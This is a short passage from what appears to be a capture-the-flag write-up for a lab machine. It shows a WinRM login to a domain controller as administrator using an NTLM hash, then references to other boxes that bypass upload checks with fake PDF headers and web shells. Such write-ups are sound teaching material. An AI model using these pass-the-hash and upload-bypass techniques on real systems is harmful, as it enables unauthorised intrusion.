WINRM       10.129.189.9    5985   DC01             [+] certificate.htb\administrator:d804304519bf0143c14cbf1c024408c6 (Pwn3d!)
References
- Moderators Discovering a file upload vulnerability, faking a PDF and uploading a PHP Shell
- AppSanity Discovering the File Upload requires a PDF but checks the magic bytes so we can make a PDF Header on our file and upload ASPX Web Shells